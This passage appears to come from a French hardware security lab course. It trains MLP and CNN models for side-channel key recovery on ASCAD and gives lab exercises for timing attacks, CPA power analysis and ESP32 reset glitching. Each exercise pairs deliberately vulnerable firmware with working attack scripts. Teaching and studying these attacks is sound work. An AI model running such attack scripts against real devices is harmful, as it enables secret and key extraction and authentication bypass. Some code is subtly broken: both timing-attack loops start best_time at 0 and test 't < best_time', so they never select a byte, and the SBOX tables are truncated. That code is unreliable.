    0x8c, 0xa1, 0x89, 0x0d, 0xbf, 0xe6, 0x42, 0x68, 0x41, 0x99, 0x2d, 0x0f, 0xb0, 0x54, 0xbb, 0x16,
], dtype=np.uint8)
```

```

with h5py.File(ASCAD_PATH, 'r') as f:
    X_prof = f['Profiling_traces/traces'][:]
    md_prof = f['Profiling_traces/metadata'][:]
    X_att = f['Attack_traces/traces'][:]
    md_att = f['Attack_traces/metadata'][:]

pt_prof = md_prof['plaintext']
mask_prof = md_prof['masks']
pt_att = md_att['plaintext']
key_att = md_att['key']
TRUE_KEY = key_att[0, TARGET]

# Label = SBox[pt XOR k] XOR mask (valeur masquee, comme pour le template)
# masks[:, 0] est le masque d'entree du premier octet dans ASCAD - a verifier
# selon la version ASCAD : masks[:, TARGET] si masque specifique par octet
y_prof = SBOX[(pt_prof[:, TARGET].astype(np.uint16) ^
               md_prof['key'][:, TARGET].astype(np.uint16)) & 0xFF].astype(np.int64)
y_prof ^= mask_prof[:, 0].astype(np.int64) # XOR avec le masque d'entree

# Split train/validation
N_TRAIN = 45_000
X_train, X_val = X_prof[:N_TRAIN], X_prof[N_TRAIN:]
y_train, y_val = y_prof[:N_TRAIN], y_prof[N_TRAIN:]

# Normalisation min-max par trace pour compenser les derives DC
def normalize(X):
    X = X.astype(np.float32)
    mn = X.min(axis=1, keepdims=True)
    mx = X.max(axis=1, keepdims=True)
    return (X - mn) / (mx - mn + 1e-8)

X_train_n = normalize(X_train)
X_val_n = normalize(X_val)
X_att_n = normalize(X_att)

# DataLoaders PyTorch
ds_train = TensorDataset(torch.from_numpy(X_train_n),
                          torch.from_numpy(y_train))
ds_val = TensorDataset(torch.from_numpy(X_val_n),
                       torch.from_numpy(y_val))
loader_train = DataLoader(ds_train, batch_size=256, shuffle=True, num_workers=0)
loader_val = DataLoader(ds_val, batch_size=512, shuffle=False, num_workers=0)

print(f"Train : {X_train_n.shape} Val : {X_val_n.shape} Attack : {X_att_n.shape}")

```

2. Architecture MLP (Benadjila et al. 2018)

```

import torch.nn as nn

class MLP_SCA(nn.Module):
    """5-layer MLP - architecture de reference sur ASCAD."""
    def __init__(self, n_samples=700, n_classes=256):
        super().__init__()
        self.net = nn.Sequential(
            nn.Linear(n_samples, 200), nn.ReLU(), nn.BatchNorm1d(200),
            nn.Linear(200, 200), nn.ReLU(), nn.BatchNorm1d(200),
            nn.Linear(200, 200), nn.ReLU(), nn.BatchNorm1d(200),
            nn.Linear(200, 200), nn.ReLU(), nn.BatchNorm1d(200),
            nn.Linear(200, n_classes),
        )

    def forward(self, x):

```

```

        return self.net(x)    # logits – CrossEntropyLoss applique softmax en interne

device = 'cuda' if torch.cuda.is_available() else 'cpu'
mlp = MLP_SCA().to(device)
print(mlp)
print(f"Parametres : {sum(p.numel() for p in mlp.parameters()):,}")

```

3. Architecture CNN (Zaid et al. 2019)

```

class CNN_SCA(nn.Module):
    """CNN 1D – plus robuste a la desynchronisation qu'un MLP."""
    def __init__(self, n_samples=700, n_classes=256):
        super().__init__()
        self.conv = nn.Sequential(
            # Bloc 1 : 32 filtres, noyau 11, pool 2 → 700 → 350
            nn.Conv1d(1, 32, kernel_size=11, padding=5), nn.SELU(),
            nn.AvgPool1d(2),
            # Bloc 2 : 64 filtres, noyau 11, pool 2 → 350 → 175
            nn.Conv1d(32, 64, kernel_size=11, padding=5), nn.SELU(),
            nn.AvgPool1d(2),
            # Bloc 3 : 128 filtres, noyau 11, pool 2 → 175 → 87
            nn.Conv1d(64, 128, kernel_size=11, padding=5), nn.SELU(),
            nn.AvgPool1d(2),
        )
        # Taille apres conv : 128 * 87 = 11 136
        self.flat_size = 128 * (n_samples // 8)
        self.head = nn.Sequential(
            nn.Flatten(),
            nn.Linear(self.flat_size, 512), nn.SELU(),
            nn.Linear(512, 256),          nn.SELU(),
            nn.Linear(256, n_classes),
        )

    def forward(self, x):
        x = x.unsqueeze(1)    # (B, 700) → (B, 1, 700) pour Conv1d
        return self.head(self.conv(x))

cnn = CNN_SCA().to(device)
print(f"CNN parametres : {sum(p.numel() for p in cnn.parameters()):,}")

```

4. Boucle d'entrainement commune

```

import time
from tqdm import tqdm

def train_model(model, loader_train, loader_val, n_epochs=20, lr=1e-3, label='model'):
    optimizer = torch.optim.Adam(model.parameters(), lr=lr)
    scheduler = torch.optim.lr_scheduler.ReduceLROnPlateau(optimizer, patience=3, factor=0.5)
    criterion = nn.CrossEntropyLoss()

    history = {'train_loss': [], 'val_loss': [], 'val_acc': []}

    for epoch in range(n_epochs):
        t0 = time.time()
        # --- phase train ---
        model.train()
        total_loss = 0.0
        for xb, yb in loader_train:
            xb, yb = xb.to(device), yb.to(device)
            optimizer.zero_grad()
            loss = criterion(model(xb), yb)

```

```

        loss.backward()
        optimizer.step()
        total_loss += loss.item() * len(xb)
    train_loss = total_loss / len(loader_train.dataset)

    # --- phase validation ---
    model.eval()
    val_loss, correct = 0.0, 0
    with torch.no_grad():
        for xb, yb in loader_val:
            xb, yb = xb.to(device), yb.to(device)
            logits = model(xb)
            val_loss += criterion(logits, yb).item() * len(xb)
            correct += (logits.argmax(1) == yb).sum().item()
    val_loss /= len(loader_val.dataset)
    val_acc = correct / len(loader_val.dataset)

    scheduler.step(val_loss)
    history['train_loss'].append(train_loss)
    history['val_loss'].append(val_loss)
    history['val_acc'].append(val_acc)
    print(f"[{label}] Epoch {epoch+1:3d}/{n_epochs} | "
          f"loss {train_loss:.4f} → {val_loss:.4f} | acc {val_acc:.3f} | "
          f"{time.time()-t0:.1f}s")

return history

hist_mlp = train_model(mlp, loader_train, loader_val, n_epochs=20, label='MLP')
hist_cnn = train_model(cnn, loader_train, loader_val, n_epochs=20, label='CNN')

```

5. Courbes d'apprentissage

```

import matplotlib.pyplot as plt

fig, axes = plt.subplots(1, 2, figsize=(14, 4))
for ax, key, title in zip(axes,
                          ['val_loss', 'val_acc'],
                          ['Val Loss', 'Val Accuracy']):
    ax.plot(hist_mlp[key], label='MLP', color='steelblue')
    ax.plot(hist_cnn[key], label='CNN', color='darkorange')
    ax.set_xlabel('Epoch'); ax.set_title(title); ax.legend()
plt.tight_layout(); plt.savefig('dlsca_training.png', dpi=150)
print("→ dlsca_training.png")

```

6. Attaque : rang de la vraie cle en fonction du nombre de traces

```

def attack_rank_dl(model, X_att_n, pt_att, TRUE_KEY, TARGET, SBOX,
                  max_traces=2000, step=50):
    """Calcule le rang de la vraie cle pour 1..max_traces traces d'attaque."""
    model.eval()
    X_t = torch.from_numpy(X_att_n[:max_traces]).to(device)

    with torch.no_grad():
        logits = model(X_t) # (max_traces, 256)
        log_p = torch.log_softmax(logits, dim=1).cpu().numpy()

    # Pour chaque hypothese k_guess, mapper les 256 sorties DL vers les classes cibles
    guesses = np.arange(256, dtype=np.uint16)
    pt_col = pt_att[:max_traces, TARGET].astype(np.uint16)

    # sbox_inter[i, k] = SBox[pt[i] XOR k] → classe DL correspondante

```

```
sbox_inter = SBOX[(pt_col[:, None] ^ guesses[None, :]) & 0xFF] # (max_traces, 256)

# log_p_key[i, k] = log P(classe sbox_inter[i,k] | trace i)
log_p_key = np.take_along_axis(log_p, sbox_inter.astype(np.int64), axis=1)

ranks = []
for n in range(step, max_traces + 1, step):
    cumul = log_p_key[:n].sum(axis=0) # (256,) score cumulatif
    rank = int(np.sum(cumul > cumul[TRUE_KEY]))
    ranks.append((n, rank))

return ranks

ranks_mlp = attack_rank_dl(mlp, X_att_n, pt_att, TRUE_KEY, TARGET, SBOX)
ranks_cnn = attack_rank_dl(cnn, X_att_n, pt_att, TRUE_KEY, TARGET, SBOX)

# Affichage
fig, ax = plt.subplots(figsize=(12, 5))
ns_mlp, rs_mlp = zip(*ranks_mlp)
ns_cnn, rs_cnn = zip(*ranks_cnn)
ax.plot(ns_mlp, rs_mlp, label='MLP', color='steelblue', linewidth=2)
ax.plot(ns_cnn, rs_cnn, label='CNN', color='darkorange', linewidth=2)
ax.axhline(0, color='black', linestyle='--', linewidth=1)
ax.set_xlabel('Nombre de traces d\'attaque')
ax.set_ylabel('Rang de la vraie cle (0 = succes)')
ax.set_title(f'DL-SCA ASCAD - octet TARGET={TARGET} (vraie cle = 0x{TRUE_KEY:02X})')
ax.legend(); ax.grid(alpha=0.3)
plt.tight_layout(); plt.savefig('dlsca_rank.png', dpi=150)
print("→ dlsca_rank.png")
```

7. Bilan comparatif : toutes les methodes sur ASCAD

Methode	Librairie	Selection POI ?	Traces d'attaque pour rang 1	Robustesse desync.
CPA directe HW(SBox[pt XOR k])	scared	Non	Echec (masking bloque la correlation)	Faible
Attaque template LDA	SCALib	Oui (LDA apprend automatiquement)	~100–300 traces	Faible (sensible au glissement)
MLP 5 couches	PyTorch	Non (apprentissage bout-en-bout)	~50–200 traces (apres 20 epochs)	Faible (MLP est sensible a la position)
CNN 1D (Conv + AvgPool)	PyTorch	Non	~50–150 traces	Bonne (invariance par translation partielle)
CPA d'ordre 2	numpy	Oui (manuel)	~5 000–50 000 traces	Tres faible

Overfitting : si val_acc stagne sous 30%, verifier que les labels sont corrects (masque bien XOR-e). Un MLP random donnerait ~0.4% (1/256). Une val_acc > 20% apres quelques epochs confirme que le reseau apprend bien la fuite.

8. Sauvegarder et recharger les modeles

```
# Sauvegarder
torch.save(mlp.state_dict(), 'mlp_ascad.pt')
torch.save(cnn.state_dict(), 'cnn_ascad.pt')

# Recharger pour une attaque ulterieure sans reentreiner
mlp2 = MLP_SCA().to(device)
```

```
mlp2.load_state_dict(torch.load('mlp_ascad.pt', map_location=device))  
mlp2.eval()  
print("Modeles sauvegardes.")
```

Questions de rapport

- Combien d'epochs sont necessaires pour que le MLP atteigne rang 0 sur 200 traces d'attaque ? Et le CNN ?
- Que se passe-t-il si vous entrainez sans XOR le masque (labels = SBox[pt XOR k] seulement) ? Le rang converge-t-il quand meme ?
- Comparez la courbe de rang DL vs LDA template : lequel est plus efficace en trace d'attaque ? En temps de calcul ?
- Essayez de remplacer AvgPool1d par MaxPool1d dans le CNN : l'attaque s'ameliore-t-elle ?
- Appliquez une desynchronisation artificielle (shift aleatoire ± 20 echantillons) aux traces d'attaque : quel modele resiste mieux ?

T1 · Timing attack par oracle temporel Facile

But : demontrer qu'une comparaison de secret avec sortie anticipee fuit dans le temps de reponse, et exploiter cette fuite pour retrouver le secret octet par octet sans aucun equipement supplementaire.

Materiel requis : un MCU (STM32 ou ESP32), un cable USB, un PC. Rien d'autre.

Competences visees : timing attack, oracle, analyse statistique, implementation constant-time.

Etapes

1. Flasher le firmware vulnerable sur le STM32 : une fonction de comparaison de mot de passe avec retour anticipe, exposee sur UART (envoi de candidat 16 octets, reponse 1 octet OK/NOK).
2. Depuis Python sur PC, mesurer le RTT (round-trip time) de chaque tentative avec `time.perf_counter_ns()`.
3. Faire une mediane sur 100-300 essais par candidat pour lisser le bruit serie/OS.
4. Le bon octet en position courante produit un RTT statistiquement plus long. Fixer, avancer au suivant.
5. Comparer avec une implementation constant-time (XOR accumule, pas de branchement sur le secret).

Code firmware (STM32 C - version vulnerable, pedagogique)

```
/* Fonction volontairement vulnerable - demo seulement */
static const char SECRET[] = "S3cr3tK3y_2024!";

int check_password_vulnerable(const char *guess, int len) {
    if (len != 16) return 0;
    for (int i = 0; i < 16; i++) {
        if (guess[i] != SECRET[i]) return 0; // retour anticipe : fuite !
    }
    return 1;
}

/* Version constant-time a comparer */
int check_password_safe(const char *guess, int len) {
    if (len != 16) return 0;
    uint8_t diff = 0;
    for (int i = 0; i < 16; i++) {
        diff |= (uint8_t)(guess[i] ^ SECRET[i]); // XOR accumule, pas de branchement
    }
    return (diff == 0) ? 1 : 0;
}

/* Boucle UART principale */
void uart_loop(void) {
    uint8_t buf[16];
    while (1) {
        uart_read_exact(buf, 16);
        uint8_t result = (uint8_t)check_password_vulnerable((char*)buf, 16);
        HAL_UART_Transmit(&huart2, &result, 1, 100);
    }
}
```

Script d'attaque Python

```
import serial, time, statistics

PORT = 'COM3'          # adapter selon OS (Linux: /dev/ttyUSB0)
BAUD = 115200
N_MEASURES = 200       # mesures par candidat
```

```

port = serial.Serial(PORT, BAUD, timeout=1)
time.sleep(0.1)      # attendre reset MCU apres ouverture port

def measure_rtt(candidate: bytes, n: int = N_MEASURES) -> float:
    """Retourne la mediane du RTT en nanosecondes."""
    times = []
    for _ in range(n):
        port.write(candidate)
        t0 = time.perf_counter_ns()
        port.read(1)          # attendre le byte de reponse
        times.append(time.perf_counter_ns() - t0)
    return statistics.median(times)

found = bytearray(16)
for pos in range(16):
    best_byte, best_time = 0, 0
    for b in range(32, 127):      # ASCII imprimable
        candidate = bytes(found[:pos]) + bytes([b]) + bytes(16 - pos - 1)
        t = measure_rtt(candidate)
        if t < best_time:
            best_time, best_byte = t, b
    found[pos] = best_byte
    print(f"[{pos:02d}] '{chr(best_byte)}' - RTT median : {best_time/1000:.1f} µs")

print("\nSecret reconstruit :", found.decode(errors='replace'))

```

Resultat attendu : difference de ~1-5 µs par octet correct selon la frequence du MCU. Avec 200 mesures, le signal emerge clairement du bruit UART meme sur PC Windows. Reproductible sur STM32F103 a 8 MHz et ESP32 a 80 MHz (signal plus faible sur ESP32 : augmenter N_MEASURES a 500).

Variante Raspberry Pi — cible TCP socket (sans MCU)

But : transformer le Pi en cible de timing attack via un serveur TCP. L'attaque se fait depuis un PC ou depuis le Pi lui-meme en loopback. Avantage : pas de MCU necessaire, latence reseau mesurable avec perf_counter_ns.

```

# Serveur AES vulnerable sur Raspberry Pi (server.py)
import socket, time

SECRET = b"S3cr3tK3y_2024!!"  # 16 octets

def check_password_vulnerable(guess: bytes) -> bool:
    for i in range(16):
        if guess[i] != SECRET[i]:
            return False      # retour anticipe : fuite temporelle
        time.sleep(0)         # yield pour rendre la fuite plus visible
    return True

with socket.socket() as srv:
    srv.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    srv.bind(('0.0.0.0', 9999))
    srv.listen(1)
    print("Serveur en attente sur :9999")
    conn, _ = srv.accept()
    with conn:
        while True:
            data = conn.recv(16)
            if not data or len(data) < 16: break
            ok = check_password_vulnerable(data)
            conn.sendall(b'\x01' if ok else b'\x00')

```

```
# Script d'attaque depuis PC (ou Pi en loopback avec HOST='127.0.0.1')
import socket, time, statistics

HOST = '192.168.1.xxx' # adresse IP du Pi
PORT = 9999
N = 300 # mesures par candidat

def measure_rtt(candidate: bytes) -> float:
    with socket.socket() as s:
        s.connect((HOST, PORT))
        times = []
        for _ in range(N):
            s.sendall(candidate)
            t0 = time.perf_counter_ns()
            s.recv(1)
            times.append(time.perf_counter_ns() - t0)
        return statistics.median(times)

found = bytearray(16)
for pos in range(16):
    best_b, best_t = 0, 0
    for b in range(32, 127):
        cand = bytes(found[:pos]) + bytes([b]) + bytes(16 - pos - 1)
        t = measure_rtt(cand)
        if t < best_t:
            best_t, best_b = t, b
    found[pos] = best_b
    print(f"[{pos:02d}] '{chr(best_b)}' RTT median {best_t/1000:.1f} μs")

print("Secret:", found.decode(errors='replace'))
```

Avantage Pi vs STM32 : pas de flash/debug MCU, la cible tourne en Python, les latences reseau (loopback ~50 μs) sont mesurables. Le signal de fuite par octet est plus faible qu'avec le STM32 (OS Linux introduit du jitter) — augmenter N a 500-1000 mesures. Sur Pi 4, le signal emerge clairement en loopback.

Rapport a rediger


- Mesurer le temps moyen pour le bon vs mauvais octet en position 0 : quelle est la difference en μs ?
- Combien de mesures sont necessaires pour obtenir un taux de succes de 95 % ?
- Comparer vulnerable vs constant-time : la difference disparaît-elle completement ?
- Estimer le nombre total de tentatives UART pour retrouver 16 octets.
- Comparer la fuite sur STM32 (UART) vs Pi (TCP loopback) : quel environnement donne le meilleur SNR temporel ?

T2 · Analyse de puissance avec l'ADC interne STM32 Moyen

But : capturer des traces de consommation d'un MCU cible avec l'ADC interne d'un second STM32, distinguer AES d'une operation simple (SPA), puis tenter une CPA sur le premier octet de cle AES.

Materiel requis : deux cartes MCU (STM32F103 Blue Pill comme cible + STM32F4 Nucleo comme analyseur), une resistance traversante 33-100 ohm, fils jumper. Pas de soudure.

Schema de connexion (sans soudure)



Parametre	STM32F103 @ 8 MHz (cible)	STM32F4 @ 168 MHz (analyseur)
ADC max	1 MSPS, 12 bits	2.4 MSPS, 12 bits
AES-128 software	~3000 cycles CPU = 375 µs	non utilise comme cible ici
Echantillons par AES	375 pts a 1 MSPS	mesure via DMA triggeree
Role dans ce projet	Chiffre AES en boucle, trigge GPIO	Echantillonne ADC en DMA, envoie traces UART

Regle critique : faire tourner la cible a basse frequence (8 MHz ou moins) pour avoir assez d'echantillons ADC par operation. A 72 MHz, AES prend ~14 µs et l'ADC STM32F4 ne collecte que ~33 points : trop peu pour une CPA fiable. A

8 MHz, on obtient 375 points : exploitable.

Firmware STM32 cible (Blue Pill)

```
#include "aes_soft.h" // implementation AES software pure (pas de HAL crypto)

#define TRIGGER_PIN  GPIO_PIN_5
#define TRIGGER_PORT  GPIOA

uint8_t key[16]      = {0x2b,0x7e,0x15,0x16,...}; // cle fixe pour le TP
uint8_t plaintext[16] = {0};

void encrypt_loop(void) {
    while (1) {
        uart_read_exact(plaintext, 16); // recevoir texte clair depuis analyseur

        // Signal trigger : montee avant AES, descente apres
        HAL_GPIO_WritePin(TRIGGER_PORT, TRIGGER_PIN, GPIO_PIN_SET);
        aes128_encrypt(plaintext, key); // AES software, ~3000 cycles
        HAL_GPIO_WritePin(TRIGGER_PORT, TRIGGER_PIN, GPIO_PIN_RESET);

        HAL_UART_Transmit(&huart1, plaintext, 16, 100); // envoyer chiffre
    }
}
```

Firmware STM32 analyseur (Nucleo F4)

```
#define N_TRACES  5000
#define N_SAMPLES 400

uint16_t adc_buf[N_SAMPLES];
uint8_t  pt_buf[16];

void capture_loop(void) {
    for (int t = 0; t < N_TRACES; t++) {
        // Generer texte clair aleatoire
        rng_fill(pt_buf, 16);
        uart_send_to_target(pt_buf, 16); // envoyer a la cible via UART1

        // Attendre le front montant du trigger (PA6 = input EXTI)
        wait_for_trigger_rising();

        // Capturer N_SAMPLES points ADC en DMA (sans intervention CPU)
        HAL_ADC_Start_DMA(&hadc1, (uint32_t*)adc_buf, N_SAMPLES);
        HAL_ADC_PollForConversion(&hadc1, 10);

        // Envoyer trace + texte clair vers PC
        HAL_UART_Transmit(&huart2, (uint8_t*)adc_buf, N_SAMPLES*2, 200);
        HAL_UART_Transmit(&huart2, pt_buf, 16, 50);
    }
}
```

Script CPA Python (PC)

```
import numpy as np
import serial
from tqdm import tqdm

N_TRACES = 5000
N_SAMPLES = 400
```

```

PORT_PC = 'COM4' # port serie vers Nucleo analyseur

SBOX = [
    0x63,0x7c,0x77,0x7b,0xf2,0x6b,0x6f,0xc5,0x30,0x01,0x67,0x2b,0xfe,0xd7,0xab,0x76,
    0xca,0x82,0xc9,0x7d,0xfa,0x59,0x47,0xf0,0xad,0xd4,0xa2,0xaf,0x9c,0xa4,0x72,0xc0,
    # ... (table AES complete 256 entrees)
]

traces = np.zeros((N_TRACES, N_SAMPLES), dtype=np.float32)
plaintexts = np.zeros((N_TRACES, 16), dtype=np.uint8)

# --- Acquisition ---
port = serial.Serial(PORT_PC, 921600, timeout=2)
for i in tqdm(range(N_TRACES), desc="Acquisition"):
    raw = port.read(N_SAMPLES * 2)
    traces[i] = np.frombuffer(raw, dtype=np.uint16).astype(np.float32)
    plaintexts[i] = np.frombuffer(port.read(16), dtype=np.uint8)
port.close()

# Normalisation
traces -= traces.mean(axis=0)

# --- CPA sur octet 0 de la cle ---
target_byte = 0
correlations = np.zeros((256, N_SAMPLES))


for k in tqdm(range(256), desc="CPA"):
    hw = np.array([bin(SBOX[int(plaintexts[i, target_byte]) ^ k]).count('1')
                   for i in range(N_TRACES)], dtype=np.float32)
    hw -= hw.mean()
    for s in range(N_SAMPLES):
        col = traces[:, s]
        correlations[k, s] = (hw @ col) / (np.linalg.norm(hw) * np.linalg.norm(col) + 1e-12)

best_key_byte = int(np.argmax(np.max(np.abs(correlations), axis=1)))
print(f"\nOctet 0 de cle : 0x{best_key_byte:02X} (attendu : 0x2B)")
print(f"Rang du bon octet : {np.argsort(-np.max(np.abs(correlations), axis=1)).tolist().index(0x2B) + 1}")

```

Variante Raspberry Pi — orchestrateur d'acquisition (remplace le PC)

But : le Pi coordonne toute la chaine : generation des plaintexts, envoi au STM32 cible via UART, reception des traces du STM32F4 analyseur via un second port serie, et analyse CPA directement sur le Pi. Plus aucun PC necessaire.





```

# orchestrateur_pi.py - tourne sur le Raspberry Pi
import serial, numpy as np, time
from tqdm import tqdm

N_TRACES = 5000
N_SAMPLES = 400

# /dev/ttyUSB0 = STM32 cible (Blue Pill), /dev/ttyUSB1 = STM32F4 Nucleo analyseur
target = serial.Serial('/dev/ttyUSB0', 115200, timeout=1)
analyser = serial.Serial('/dev/ttyUSB1', 921600, timeout=2)
time.sleep(0.5)

SBOX = [0x63,0x7c,0x77,0x7b,0xf2,0x6b,0x6f,0xc5,0x30,0x01,0x67,0x2b,0xfe,0xd7,0xab,0x76,
        # ... (table AES complete)
        ]

traces = np.zeros((N_TRACES, N_SAMPLES), dtype=np.float32)
plaintexts = np.zeros((N_TRACES, 16), dtype=np.uint8)

for i in tqdm(range(N_TRACES), desc="Acquisition Pi"):
    pt = np.random.randint(0, 256, 16, dtype=np.uint8)
    target.write(pt.tobytes()) # envoyer plaintext a la cible
    raw = analyser.read(N_SAMPLES * 2) # lire trace depuis analyseur
    traces[i] = np.frombuffer(raw, dtype=np.uint16).astype(np.float32)
    plaintexts[i] = pt

target.close(); analyser.close()

# CPA directement sur le Pi (numpy + SCALib)
from scalib.attacks import Cpa
import numpy as np

traces -= traces.mean(axis=0)
traces = traces.astype(np.int16)

# Generer le modele HW pour les 16 octets
hw_uv = np.zeros((16, 256, N_SAMPLES))
for c in range(256):
    hw_uv[:, c, :] = bin(SBOX[c]).count('1')

cpa = Cpa(256, Cpa.Xor)
cpa.fit_u(traces, plaintexts.astype(np.uint16))
corr = np.abs(cpa.get_correlation(hw_uv.astype(np.float64)))
key_guess = np.argmax(np.max(corr, axis=2), axis=1)
print("Cle retrouvee :", [f"0x{b:02X}" for b in key_guess])

```

```
# Sauvegarder les traces pour analyse ulterieur  
np.save('traces_pi.npy', traces)  
np.save('plaintexts_pi.npy', plaintexts)  
print("Traces sauvegardees.")
```

Avantage Pi comme orchestrateur : elimine la latence USB-PC (qui peut desynchroniser les traces), permet de laisser tourner l'acquisition la nuit sans PC, les traces sont analysees directement sur la carte. Le Pi 4 avec SCALib (backend Rust) traite 5000 traces en quelques secondes.

Rapport a rediger

- Tracer quelques traces brutes : voit-on une structure liee a AES ?
- Tracer la courbe de correlation CPA : le bon octet sort-il clairement en rang 1 ?
- Mesurer le nombre de traces necessaires pour que le bon octet passe en rang 1 de facon stable.
- Comparer SNR avec 1000 traces vs 5000 traces : l'amelioration est-elle lineaire ?
- Comparer la configuration Pi orchestrateur vs PC : y a-t-il une difference de synchronisation des traces ?

T3 · Glitch de reset GPIO sur ESP32 Moyen

But : utiliser un GPIO du STM32 pour piloter le pin EN de l'ESP32 et tenter de provoquer un comportement anormal (instruction sautee, execution imprevue) par impulsion breve sur le signal de reset.

Materiel requis : un STM32 (analyseur/glitcheur) + un ESP32 (cible), un fil jumper male-male pour PA8->EN, GND commun, cables USB.

Connexion (1 fil + GND commun)

Pin STM32	Pin ESP32	Role
PA8 (output, push-pull)	EN (actif-haut)	Controle reset : LOW = reset, HIGH = normal
GND	GND	Reference commune obligatoire
PA6 (optionnel, input)	GPIO ESP32 (trigger out)	Signal de synchronisation : ESP32 leve ce GPIO juste avant l'operation critique
UART RX (PA3)	UART TX (ESP32)	Lire le comportement de la cible apres chaque glitch

Firmware ESP32 cible

```
/* ESP32 : verification de "cle" simplifiee a glitcher */
#include "driver/gpio.h"
#include "driver/uart.h"

#define TRIGGER_GPIO  GPIO_NUM_4
#define PROTECTED_VAL 0xDEADBEEF

void app_main(void) {
    gpio_set_direction(TRIGGER_GPIO, GPIO_MODE_OUTPUT);
    uart_init();

    while (1) {
        uint32_t val = read_from_flash_or_register(); // valeur a verifier

        // Lever le trigger : le glitcheur va agir ici
        gpio_set_level(TRIGGER_GPIO, 1);
        volatile int ok = (val == PROTECTED_VAL);    // comparaison critique
        gpio_set_level(TRIGGER_GPIO, 0);

        if (ok) {
            uart_send_str("ACCESS GRANTED\n");
        } else {
            uart_send_str("ACCESS DENIED\n");
        }
        vTaskDelay(pdMS_TO_TICKS(10));
    }
}
```

Firmware STM32 glitcheur

```
#define EN_PIN  GPIO_PIN_8
#define EN_PORT  GPIOA
#define TRIG_PIN  GPIO_PIN_6 // lecture trigger ESP32 (optionnel)

/* Generateur de glitch via busy-wait calibre */
void glitch_en(uint32_t delay_cycles, uint32_t width_cycles) {
```

```
// Attendre le bon moment apres le front montant du trigger
while (!(GPIOA->IDR & TRIG_PIN)); // attendre montee trigger
for (volatile uint32_t i = 0; i < delay_cycles; i++);

// Glitch : EN bas pendant width_cycles cycles CPU
GPIOA->BSRR = (uint32_t)EN_PIN << 16U; // EN = LOW (reset)
for (volatile uint32_t i = 0; i < width_cycles; i++);
GPIOA->BSRR = EN_PIN; // EN = HIGH (relacher)
}

/* Scanner : balayer delay et width */
void scan_glitch_space(void) {
    for (uint32_t d = 0; d < 500; d += 5) { // delai : 0 a 500 cycles
        for (uint32_t w = 1; w < 50; w += 1) { // largeur : 1 a 50 cycles
            glitch_en(d, w);
            char *resp = uart_read_line_from_esp32();
            if (strstr(resp, "GRANTED")) {
                char log[64];
                snprintf(log, sizeof(log), "GLITCH! delay=%lu width=%lu\r\n", d, w);
                HAL_UART_Transmit(&huart2, (uint8_t*)log, strlen(log), 100);
            }
        }
    }
}
```

Comportements possibles : "ACCESS DENIED" normal (glitch inefficace), crash/reboot silencieux (glitch trop fort), "ACCESS GRANTED" sur une valeur incorrecte (instruction skip ou registre corrompu : succes !). Sur ESP32, EN actif-haut est le bon signal. Sur une STM32 Blue Pill cible, utiliser NRST (actif-bas : inverser la logique).

Variante Raspberry Pi — glitcheur GPIO precis via pigpio

But : remplacer le STM32 glitcheur par le Raspberry Pi. Le daemon pigpio permet de generer des impulsions GPIO avec une precision de ~1 µs via DMA, sans passer par Python pur (latence variable). Le Pi lit aussi le UART de l'ESP32 pour analyser la reponse.

Pin Pi (BCM)	Pin ESP32	Role
GPIO17 (output via pigpio)	EN (actif-haut)	Controle reset : LOW = reset, HIGH = normal
GPIO27 (input)	GPIO4 (trigger out ESP32)	Signal de synchronisation
GND	GND	Reference commune obligatoire
/dev/ttyUSB0	UART TX ESP32	Lire la reponse ACCESS GRANTED/DENIED

```
#!/usr/bin/env python3
# glitch_pi.py - glitcheur GPIO sur Raspberry Pi via pigpio
import pigpio, serial, time, itertools
import numpy as np
import matplotlib.pyplot as plt

EN_GPIO = 17 # GPIO17 = controle EN de l'ESP32
TRIG_GPIO = 27 # GPIO27 = lecture trigger ESP32

pi = pigpio.pi()
if not pi.connected:
    raise RuntimeError("pigpiod non demarre : sudo systemctl start pigpiod")

pi.set_mode(EN_GPIO, pigpio.OUTPUT)
```

```

pi.set_mode(TRIG_GPIO, pigpio.INPUT)
pi.write(EN_GPIO, 1) # EN haut = ESP32 actif

uart = serial.Serial('/dev/ttyUSB0', 115200, timeout=0.5)
time.sleep(0.5)

results = {}

def glitch(delay_us: int, width_us: int) -> str:
    """Attend le trigger puis effectue un glitch EN."""
    # Attendre front montant du trigger ESP32 (timeout 200 ms)
    t0 = time.monotonic()
    while pi.read(TRIG_GPIO) == 0:
        if time.monotonic() - t0 > 0.2:
            return "timeout"

    time.sleep(delay_us * 1e-6) # delai apres trigger

    # Pulse bas sur EN : reset glitch
    pi.write(EN_GPIO, 0)
    time.sleep(width_us * 1e-6)
    pi.write(EN_GPIO, 1)

    # Lire reponse UART de l'ESP32
    time.sleep(0.02)
    resp = uart.read(64).decode(errors='ignore')
    uart.reset_input_buffer()

    if "GRANTED" in resp: return "granted"
    if "DENIED" in resp: return "denied"
    if len(resp) == 0: return "crash"
    return "unknown"

# Scanner l'espace (delay, width) en µs
delays = range(0, 300, 10) # 0 a 300 µs par pas de 10
widths = range(1, 40, 2) # 1 a 40 µs par pas de 2

grid = np.zeros((len(list(widths)), len(list(delays))), dtype=np.float32)

for wi, w in enumerate(widths):
    for di, d in enumerate(delays):
        outcomes = [glitch(d, w) for _ in range(5)]
        granted = outcomes.count("granted")
        grid[wi, di] = granted / 5.0
        if granted:
